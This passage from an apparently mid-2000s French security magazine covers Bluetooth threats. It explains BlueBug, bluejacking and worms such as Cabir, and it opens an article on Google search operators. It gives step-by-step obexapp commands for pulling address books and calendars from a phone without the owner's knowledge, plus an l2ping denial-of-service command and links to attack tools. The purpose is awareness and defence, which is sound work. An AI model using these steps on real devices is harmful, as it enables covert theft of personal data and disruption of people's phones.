Un périphérique fonctionnant en mode serveur donne accès à certains services. Ces services sont diffusés, c'est-à-dire, les associations entre les services concrets (noms) et les numéros des ports sur lesquels ils sont disponibles, sont créées (la couche SDP, c'est-à-dire *Service Discovery Protocol* de la pile Bluetooth – cf. l'Encadré *Bluetooth sur la pile*). Le client, en se connectant à un service (identifié d'après le nom), en réalité se connecte à un port concret du périphérique fonctionnant en tant que serveur.



Évidemment, pas tous les services disponibles dans un périphérique doivent être diffusés. Un simple exemple – l'utilisateur télécharge à partir d'Internet un gratuiciel de type PIM (*Personal Information Manager*) permettant, à l'aide du Bluetooth, de planifier des rencontres ou d'échanger des cartes de visite. Le programme diffuse le service offert sur l'un des ports du périphérique. Mais il a une porte dérobée (*backdoor*) – sur un autre port, non diffusé, il donne accès à toutes les données de l'utilisateur. Vu que ce service n'est pas diffusé, seuls les périphériques mis dans le secret y ont accès.

Pour vérifier quels services fonctionnent sur les ports spécifiques du périphérique, on peut utiliser un scanner de ports – par exemple le programme *bt_audit* disponible à l'adresse http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz. Pour plus de détails sur l'espionnage des périphériques Bluetooth, référez-vous à l'Encadré *Outils pour les intéressés*.

BlueBug

BlueBug est une erreur d'implémentation de la pile Bluetooth se produisant sur certains périphériques disponibles sur le marché. Cette erreur permet d'établir une connexion non autorisée PPP avec un périphérique, et ensuite, de lui donner des commandes à l'aide d'AT (cf. l'Encadré *Commandes AT*).

Dans la pratique, cela signifie qu'il est possible de prendre le contrôle total du périphérique. Le pirate a accès non seulement aux données enregistrées dans le périphérique (SMS, carnet d'adresses, etc.), mais aussi il peut commencer à employer ce périphérique : initialiser les connexions sonores ou envoyer des messages SMS. Ce type d'attaque est plus puissant que cela pourrait paraître – les pertes des données ou les pertes financières (p. ex. l'initialisation des connexions avec les numéros de type *premium*) ne sont que le prélude

Outils pour les intéressés

Il existe des outils qui ne servent pas à attaquer directement les périphériques, mais qui sont employés à collecter les informations sans laisser la moindre trace du processus d'espionnage. Ces outils ne doivent pas être nécessairement utilisés à des fins malicieuses – vous pouvez les employer pour estimer le niveau de protection de vos propres périphériques.

L'un de ces programmes est *Bluetooth Scanner*. Il permet d'obtenir un grand nombre d'informations sur le périphérique sans avoir à établir une connexion permanente (l'échange des clés, etc.). Le programme fonctionne sous Linux et il nécessite la présence de la pile Bluetooth (*BlueZ*). Il est disponible à l'adresse http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads§ion=01_bluetooth.

Un autre outil très intéressant est *BlueAlert* tournant sous Windows. Il permet de surveiller le milieu du point de vue de la présence des périphériques Bluetooth. Après l'installation, la barre d'outils contient une icône informant l'utilisateur sur les périphériques dotés du Bluetooth qui sont disponibles à proximité. Le programme est à télécharger à l'adresse <http://www.tdksystems.com/software/apps/content.asp?id=4>.

à de plus sérieuses actions. En envoyant un message SMS à partir d'un téléphone mobile Bluetooth attaqué, l'assaillant peut connaître son numéro, et l'initialisation d'une connexion sonore permet d'écouter son propriétaire. Il est aussi possible de repérer le périphérique – les opérateurs offrent déjà ce service, et très souvent, pour l'activer, il suffit d'envoyer un message SMS à un numéro donné. Parmi les téléphones vulnérables à cette attaque il faut noter les appareils tels que Nokia 6310, 6310i, 8910, 8910i et Ericsson T610.

Pour effectuer ce type d'attaque, il suffit d'ouvrir la connexion *socket* sur le port série du périphérique

(et plus précisément, pseudosérie, c'est-à-dire RFCOMM – cf. l'Encadré *Bluetooth sur la pile*) et de donner les commandes AT en texte clair (cf. l'Encadré *Commandes AT*). Si le périphérique n'est pas protégé, aucune authentification n'est exigée.

Comment savoir si un périphérique est vulnérable à l'attaque *BlueBug*? On peut utiliser un sniffeur de Bluetooth, par exemple http://trifinite.org/trifinite_stuff_bloover.html. Il fonctionne en tant qu'application J2ME, ce qui veut dire qu'on peut le démarrer sur chaque périphérique doté de Java et Bluetooth.

Le programme (le code source en C) qui s'attaque au périphérique par

Commandes AT

Les commandes AT ont été conçues par l'entreprise Hayes Microcomputer Products en vue de réaliser les connexions avec les modems produits par cette entreprise. À présent, le jeu de commandes AT dépend du type de modem (bien qu'il existe un jeu de commandes de base – pour les informations plus détaillées, il faut se référer à la documentation ou au site du fabricant d'un périphérique).

Toutes les commandes commencent par les lettres AT (de l'anglais *attention*), d'où elles prennent leur nom. Elles permettent de commander et de diagnostiquer le modem. Dans Linux, cette opération s'est fait par l'envoi des commandes (en mode texte) vers le port sur lequel le modem écoute. Dans Windows, vous pouvez les envoyer soit à travers l'*HyperTerminal*, soit à l'aide de l'onglet *Diagnostic (Diagnostics)* dans les propriétés du modem dans le panneau de configuration.

Les exemples des commandes AT :

- ATA – indique au modem qu'il doit répondre à l'appel,
- ATDn – indique au modem de composer le numéro n,
- ATLn – volume du haut-parleur interne du modem (n=0 volume faible, n=3 volume élevé).

l'intermédiaire de *BlueBug* se trouve à l'adresse <http://www.saftware.de/bluetooth/btxml.c>. Le programme tourne sous Linux et utilise son implémentation de la pile Bluetooth, *BlueZ*. Cette application permet, entre autres, de copier le carnet d'adresses à partir d'un périphérique distant, et cela sans aucune authentification. *Bluesnarfer*, disponible à l'adresse <http://www.alighieri.org/tools/bluesnarfer.tar.gz> fonctionne de façon similaire.

Bluejacking

L'une des couches de la pile de protocoles Bluetooth est la couche OBEX (cf. l'Encadré *Bluetooth sur la pile*), présente aussi dans les téléphones possédant l'interface *IrDA*. OBEX permet d'envoyer des paquets anonymement (c'est-à-dire sans authentification), sans devoir établir une connexion (l'échange de clé) entre les périphériques. L'écran du périphérique attaqué affiche une inscription de type :

```
'You have been bluejacked' ←
received by Bluetooth
```

C'est un message informant qu'on a obtenu l'objet appelé *You have been bluejacked*. Cet objet peut être une carte de visite ordinaire – l'envoi des cartes de visite est une fonction standard offerte par plusieurs périphériques. À l'adresse <http://www.mulliner.org/palm/bluespam.php>, vous trouverez un programme (pour le système PalmOS) permettant de détecter et d'attaquer de la sorte les périphériques à proximité. Heureusement, *Bluejacking* n'est pas dangereux pour les données stockées dans le périphérique.

Certaines implémentations d'OBEX permettent aussi d'intercepter des fichiers de manière non autorisée. À vrai dire, il n'est pas trop difficile d'effectuer ce type d'attaque. Pour s'attaquer au Ericsson T610, on utilisera FreeBSD. Après l'installation d'une carte appropriée et l'initialisation (en noyau ou en module) de la pile Bluetooth, FreeBSD donne accès à quelques outils très intéressants :

- *hccontrol* – sert, entre autres, à détecter les périphériques se trouvant dans le voisinage,
- *l2control* – affiche la liste des connexions établies,
- *l2ping* – fonctionne de façon analogue au programme *ping*.

Ces utilitaires permettent de collecter les informations sur les périphériques dotés de Bluetooth qui se trouvent à proximité. Mais pour attaquer un téléphone, nous nous servons d'un autre outil – *obexapp*, disponible à l'adresse http://www.geocities.com/m_evmenkin. Cet outil sera utilisé pour charger des fichiers à partir d'un téléphone, à l'insu et sans accord du propriétaire.

Dans la première étape, il faut initialiser la connexion OBEX (cf. l'Encadré *Bluetooth sur la pile*) en tapant la commande :

```
# obexapp -a BD_ADDR -f -C 10
```

`BD_ADDR` est l'adresse du périphérique avec lequel vous voulez vous connecter (pour le connaître, vous pouvez utiliser le programme mentionné *hccontrol*). Le drapeau `-f` indique au périphérique que l'on veut se connecter au service de consultation des dossiers. Par contre l'option `-C 10` définit que l'on veut se connecter au service OBEX PUSH, permettant d'envoyer et de télécharger les fichiers à partir du périphérique.

Ainsi, vous avez accès à la ligne de commandes de la connexion OBEX :

```
obex>
```

Ensuite, vous commencez la session de téléchargement des fichiers à partir du téléphone :

```
obex>get
```

et vous entrez le nom du fichier à télécharger :

```
get: remote file ←
(empty for default vCard) ←
nom_du_fichier
```

Dans la dernière étape, vous saisissez le nom sous lequel vous voulez enregistrer le fichier :

```
get: local file > nom_du_fichier
```

Une fois le téléchargement terminé, le message suivant s'affiche :

```
Success, response: ←
OK, Success (0x20)
```

Ainsi, vous avez accès à tous les fichiers du périphérique. Les plus intéressants sont :

- *telecom/pb.vcf*, contenant le carnet d'adresses,
- *telecom/pb/luid/*.vcf* – les fichiers de cartes de visites enregistrés dans le périphérique,
- *telecom/cal.vcs*, contenant l'agenda et le gestionnaire de tâches.

Les noms de tous les fichiers que l'on peut télécharger sont disponibles sur les pages *man* de la commande *obexapp*. Pour pouvoir accéder aux données désirées, il suffit d'ouvrir le fichier téléchargé dans un éditeur quelconque.

Attaque Denial of Service

Certaines implémentations de la pile Bluetooth sont vulnérables aux attaques de type DoS (*Denial of Service*). Cette attaque consiste à envoyer un paquet modifié au périphérique. Ce paquet entraîne le plantage du fonctionnement de la pile Bluetooth.

En quoi consiste la modification du paquet ? Chose étrange, il change uniquement la taille du paquet en supérieure à 65536 octets. Ces attaques peuvent être effectuées à l'aide des outils standards du paquet Linux *BlueZ* – il suffit de taper la commande :

```
$ l2ping -s <taille_du_paquet>
```

La faille permettant d'effectuer une telle attaque résulte des erreurs dans l'implémentation de la pile Bluetooth et c'est pourquoi, elle



ne concerne que certains types de périphériques. Ce sont, entre autres les Nokia 6310(i), Nokia 6230, Nokia 6820, Nokia 7600 (le fabricant affirme que les périphériques vendus à présent n'ont plus ce défaut).

Temps du vaccin

Depuis la fin de 2004, les virus utilisant l'interface Bluetooth pour se propager deviennent de plus en plus populaires (cf. la rubrique *En abrégé*, hakin9 3/2005). Dernièrement, le virus *Cabir* (appelé aussi *Caribe*) était très fréquent. Regardons-le de près.

Comment Cabir fonctionne

Cabir est diffusé via le fichier appelé *Caribe.sis* à tous les périphériques qui se trouvent à proximité et écoutent les radiomessages (*paging*). Heureusement, cela signifie que notre cellulaire est protégé quand il ne possède pas de Bluetooth, ce module est désactivé à un moment donné ou il n'écoute pas les connexions provenant des autres périphériques (l'option *Discoverable* dans BCC). *Cabir* est diffusé entre les matériels agissant sous contrôle du système Symbian.

Quand un périphérique contaminé se connecte au notre, un message similaire s'affiche :

```
Receive message via Bluetooth ←  
from [device name]?
```

C'est la première occasion de se protéger contre l'infection. Si vous n'attendez aucun message ou le nom du périphérique est inconnu, il faut rejeter cette connexion. Cependant, si vous ne l'avez pas fait, le message suivant apparaît :

```
Application is untrusted and ←  
may have problems. Install only ←  
if you trust provider.
```

Ce message est plus catégorique et devra éveiller nos soupçons. Mais il se peut que notre périphérique attende une connexion et que ces types de messages ne nous inquiètent

pas. Si nous nous décidons maintenant à installer le programme envoyé, le message qui s'affiche dissipe tous les doutes :

```
Install caribe?
```

Si vous répondez positivement aussi à cette question, le virus pourra être installé. On voit donc que le système d'avertissements est assez efficace, et simplement la négligence (ou la pa-

resse) des utilisateurs installant sans réfléchir les applications inconnues permet à ce virus de se propager.

Après l'installation, le virus crée dans le système les fichiers énumérés dans le Listing 2. Ensuite, il essaie de se diffuser dans tous les périphériques muni du Bluetooth qui se trouvent dans le voisinage (indépendamment de leur type).

C'est justement la plus grande menace – la présence du virus dans

Sur Internet

- <https://www.bluetooth.org/spec> – la spécification du Bluetooth,
- http://trifinite.org/trifinite_stuff_bluebug.html – *BlueBug*,
- http://trifinite.org/trifinite_stuff_bloover.html – *Bloover*,
- <http://www.securiteam.com/tools/5JP01FAAE.html> – le code source de *RedFang*,
- <http://kennethhunt.com/archives/000786.html> – l'application *RedFang*,
- <http://www.astalavista.com/index.php?section=dir&cmd=file&id=2749> – le front-end pour *RedFang*,
- <http://bluesniff.shmoo.com> – le scanneur du Bluetooth,
- http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads§ion=01_bluetooth – *btscanner* 1.0,
- <http://www.tdksystems.com/software/apps/content.asp?id=4> – *BlueAlert*,
- http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz – le scanneur des ports du Bluetooth,
- <http://sourceforge.net/projects/bluez> – *BlueZ*, la pile de protocoles Bluetooth pour Linux,
- <http://www.software.de/bluetooth/btxml.c> – *Bluetooth Phone Book Dumper* (pour *BlueZ*),
- <http://www.bluejackq.com/how-to-bluejack.shtml> – *bluejacking*,
- <http://www.mulliner.org/palm/bluespam.php> – *BlueSpam*,
- <http://www.alighieri.org/tools/bluesnarfer.tar.gz> – *Bluesnarfer*,
- <http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1> – le code source de *Dust*,
- <http://mobile.f-secure.com> – l'anti-virus pour *Lasco*,
- http://www.f-secure.com/v-descs/lasco_a.shtml – la description détaillée de *Lasco*,
- <http://www.swedetrick.com/images/bluet11.htm> – *frequency hopping*,
- http://www.giac.org/certified_professionals/practicals/gcia/0708.php – l'attaque sur le téléphone mobile Ericsson T610 à partir de FreeBSD,
- http://www.betaversion.net/btdsd/download/T610_address_dump_obexftp.txt – le résultat du scannage des ports du téléphone Ericsson T610.

Glossaire

- *Authentication* – le processus consistant à déterminer l'identité de l'expéditeur et du destinataire des messages.
- *Autorisation* – le processus consistant à attribuer les droits d'accès à un expéditeur ou un destinataire.
- *Bluejacking* – l'envoi des objets (par exemple des cartes de visite) vers un périphérique Bluetooth anonymement, sans devoir établir la connexion.
- *Frequency hopping* – le changement de canal de communication fait 1600 fois par seconde par les périphériques utilisant Bluetooth.

Listing 2. Les fichiers créés dans le système par le virus Cabir

```

C:\SYSTEM\APPS\CARIBE\CARIBE.APP
C:\SYSTEM\APPS\CARIBE\CARIBE.RSC
C:\SYSTEM\APPS\CARIBE\FLO.MDL
C::\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.APP
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.RSC
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.SIS
C:\SYSTEM\RECOGS\FLO.MDL
C:\SYSTEM\INSTALLS\CARIBE.SIS

```

le téléphone est le résultat de la négligence, quand on ne lit pas les avertissements émis par le système d'exploitation, mais dans les périphériques sans interface graphique, cela est la conséquence d'un instant d'inattention.

Le virus agissant dans un périphérique recherche constamment les matériels à proximité et leur envoie son code. L'unique conséquence de son fonctionnement est une consommation élevée de la batterie et un trafic réseau important.

Comment éliminer le virus

Pour neutraliser efficacement le virus, il suffit de supprimer les fichiers mentionnés ci-dessus. Pour ce faire, il faut installer (à moins que le système d'exploitation du périphérique ne le permette) un gestionnaire de fichiers et le supprimer manuellement. Attention : le fichier *Caribe.rsc* peut être difficile à supprimer pendant le fonctionnement du programme – dans ce cas, il faut supprimer tout ce qu'il est possible, et redémarrer le périphérique (sans certaines données, le virus ne sera pas capable de fonctionner) et supprimer les autres fichiers.

Une autre façon consiste à exploiter un programme qui supprimera le virus automatiquement. Ce programme peut être téléchargé à partir du site <http://www.f-secure.com/tools/f-cabir.sis>. Comme vous voyez, cette application peut être aussi envoyée et installée à l'aide de Bluetooth.

Dust

Dust est un virus un peu moins connu. Il infecte les périphériques tournant sous Windows CE. Ce

programme malicieux infecte tous les fichiers .exe qui se trouvent dans chaque répertoire principal du périphérique et y ajoute son code. Après le démarrage et l'exécution du code du virus, ces fichiers fonctionnent tout à fait normalement. Le programme n'utilise pas de connexions réseau pour se propager.

De même que *Cabir*, il est ce qu'on appelle *proof of concept*, c'est-à-dire le programme écrit pour démontrer une conception. Cela signifie que le code contient les mécanismes limitant la propagation (mais cela ne dépend que d'une bonne volonté du programmeur) – après le démarrage, le programme demande à l'utilisateur de pouvoir se propager, mais il contamine uniquement les fichiers qui se trouvent dans le répertoire principal du périphérique.

Le code source du virus (en assembleur pour le processeur ARM) est disponible à l'adresse <http://www.informit.com/articles/printfriendly.asp?p=337071&rl=1>.

Lasco

Lasco est un virus fonctionnant sur les téléphones Nokia. Il agit sur les modèles de la série 60.

Le principe de son fonctionnement est analogue de celui de *Cabir* – il se propage à travers le Bluetooth, en envoyant les fichiers *velasco.sis* à tous les périphériques détectés dans le voisinage. Bien qu'après son enregistrement dans le périphérique, le processus d'installation du virus soit lancé automatiquement, l'installation se déroule de façon propre à tous les programmes téléchargés par le Bluetooth – le système demande la permission d'installer une application.

Ce qui différencie *Lasco* de *Cabir* est la contamination des fichiers .sis disponibles dans le périphérique. Si l'on lance un tel fichier, le système devient de plus en plus contaminé. Les fichiers infectés ne sont pas diffusés – seul le fichier principal du virus se propage.

Pendant l'installation, le virus crée les fichiers suivants :

```

c:\system\apps\velasco\velasco.rsc
c:\system\apps\velasco\velasco.app
c:\system\apps\velasco\flo.mdl

```

Après le lancement du programme, ils sont copiés dans les emplacements suivants :

```

c:\system\recogs\flo.mdl
c:\system\←
  symbiansecuredata\←
    velasco\velasco.app
c:\system\←
  symbiansecuredata\←
    velasco\velasco.rsc

```

Tout cela a lieu probablement pour rendre plus difficile l'élimination du virus et se protéger contre la situation, quand le programme sera installé sur la carte mémoire.

Le vaccin qui permet d'éliminer le virus est disponible à l'adresse <http://mobile.f-secure.com> – il faut s'y connecter à l'aide du navigateur disponible dans le téléphone. Sur la page, il faut choisir le lien *Download F-Secure Mobile Anti-Virus*, et ensuite télécharger, installer et démarrer l'application.

Bluetooth en toute conscience

Le Bluetooth devient de plus en plus présent dans notre vie. Il vaut la peine de savoir quelles menaces peut nous apporter cette technologie et comment elle peut être utilisée contre nous. Cette connaissance nous permettra d'utiliser les périphériques dotés du Bluetooth avec plus de conscience et de ne pas croire tout ce que disent les fabricants ou opérateurs présentant leurs produits et services. ■

Google dangereux – à la recherche des informations confidentielles

Michał Piotrowski



Des informations qui doivent être protégées sont très souvent disponibles au grand public. Elles sont mises à disposition inconsciemment – suite à la négligence ou l'ignorance de simples utilisateurs. Le résultat est que ces données confidentielles peuvent se trouver à la portée de mains de tout le monde sur Internet. Il suffit pour cela d'utiliser Google.

Google répond à environ 80 pourcent de toutes les questions posées et par conséquent, c'est le moteur de recherche le plus utilisé. Cela est dû non seulement à son mécanisme de génération de résultats très efficace mais aussi à de grandes possibilités au niveau des questions posées. Il ne faut pas pourtant oublier qu'Internet est un média très dynamique et que les résultats de recherche présentés par Google ne sont pas toujours d'actualité. Il arrive que certaines pages trouvées soient vieilles et que plusieurs pages ayant un contenu similaire n'aient pas été visitées par Googlebot (script ayant pour but de rechercher et d'indexer les ressources Web).

Les opérateurs de précision les plus importants et les plus utiles, y compris leur description et le résultat de leur fonctionnement, sont présentés dans le Tableau 1. Les endroits des documents auxquels ils se réfèrent lors de recherche de ressources réseau (sur l'exemple du site de la revue *hakin9*) sont visibles sur la Figure 1. Ce ne sont que des exemples – une question mieux construite dans Google permettra d'obtenir de meilleurs résultats et en conséquent des informations beaucoup plus intéressantes.

Cet article explique...

- comment rechercher des informations confidentielles en utilisant Google,
- comment trouver des informations sur des systèmes et des services réseaux vulnérables aux attaques,
- comment trouver dans Google des périphériques réseaux disponibles au grand public.

Ce qu'il faut savoir...

- savoir utiliser un navigateur Web,
- avoir un savoir-faire de base sur le protocole HTTP.

À propos de l'auteur

Michał Piotrowski a plusieurs années d'expérience en tant qu'administrateur des réseaux et des systèmes d'information. Depuis plus de 3 ans, il travaille en tant qu'inspecteur de sécurité. Il est expert en matière de sécurité des réseaux téléinformatiques dans l'un des établissements financiers en Pologne. Il passe son temps libre à programmer et à s'occuper de la cryptographie.

Tableau 1. Opérateurs de requêtes dans Google

Opérateur	Description	Exemple d'utilisation
site	limite les résultats aux pages se trouvant dans un domaine défini	site:google.com fox trouvera toutes les pages contenant le mot fox dans leur texte et se trouvant dans le domaine *.google.com
intitle	limite les résultats aux documents contenant une phrase donnée dans le titre	intitle:fox fire trouvera les pages contenant le mot fox dans le titre et fire dans le texte
allintitle	limite les résultats aux documents contenant toutes les phrases données dans le titre	allintitle:fox fire trouvera toutes les pages contenant les mots fox et fire dans le titre ; son fonctionnement est similaire à celui de intitle:fox intitle:fire
inurl	limite les résultats aux pages contenant une phrase donnée dans l'adresse URL	inurl:fox fire trouvera les pages contenant les mot fire dans le texte et fox dans l'adresse URL
allinurl	limite les résultats aux pages contenant toutes les phrases données dans l'adresse URL	allinurl:fox fire trouvera les pages contenant les mots fox et fire dans l'adresse URL ; son fonctionnement est similaire à celui de inurl:fox inurl:fire
filetype, ext	limite les résultats à un type de document donnée	filetype:pdf fire retournera les documents PDF contenant le mot fire et filetype:xls fox retournera les documents Excel contenant le mot fox
numrange	limite les résultats aux documents contenant dans leur texte le nombre d'une page définie	numrange:1-100 fire retournera les pages comprises entre 1 et 100 contenant le mot fire. Le même résultat peut être obtenu en posant la question : 1..100 fire
link	limite les résultats aux pages contenant des liens vers une page donnée	link:www.google.fr retournera les documents contenant au moins un lien vers la page www.google.fr
inanchor	limite les résultats aux pages avec un lien contenant dans sa description une phrase donnée	inanchor:fire retournera les documents contenant les liens possédant le mot fire dans sa description (non dans l'adresse URL vers laquelle ils conduisent mais dans la partie soulignée du texte représentant le lien)
allintext	limite les résultats aux documents contenant dans le texte une phrase donnée sans se soucier du titre, des liens et des adresses URL	allintext:"fire fox" retournera les documents contenant la phrase fire fox seulement dans le texte
+	impose une présence fréquente de la phrase donnée dans les résultats	+fire met les résultats en ordre conformément à la fréquence de présence du mot fire.
-	impose la non présence de la phrase donnée dans les résultats	-fire retournera les documents ne contenant pas le mot fire.
""	permet de rechercher toutes les phrases et pas seulement que les mots	"fire fox" retournera les documents contenant la phrase fire fox
.	est remplacé par un caractère unique	fire.fox retournera les documents contenant les phrases fire fox, fireAfox, fire1fox, fire-fox etc.
*	est remplacé par un mot unique	fire * fox retournera les documents contenant les phrases fire the fox, fire in fox, fire or fox etc.
	OR logique	"fire fox" firefox retournera les documents contenant la phrase fire fox ou le mot firefox




Figure 1. Utilisation d'opérateurs de recherche sur l'exemple du site de hakin9

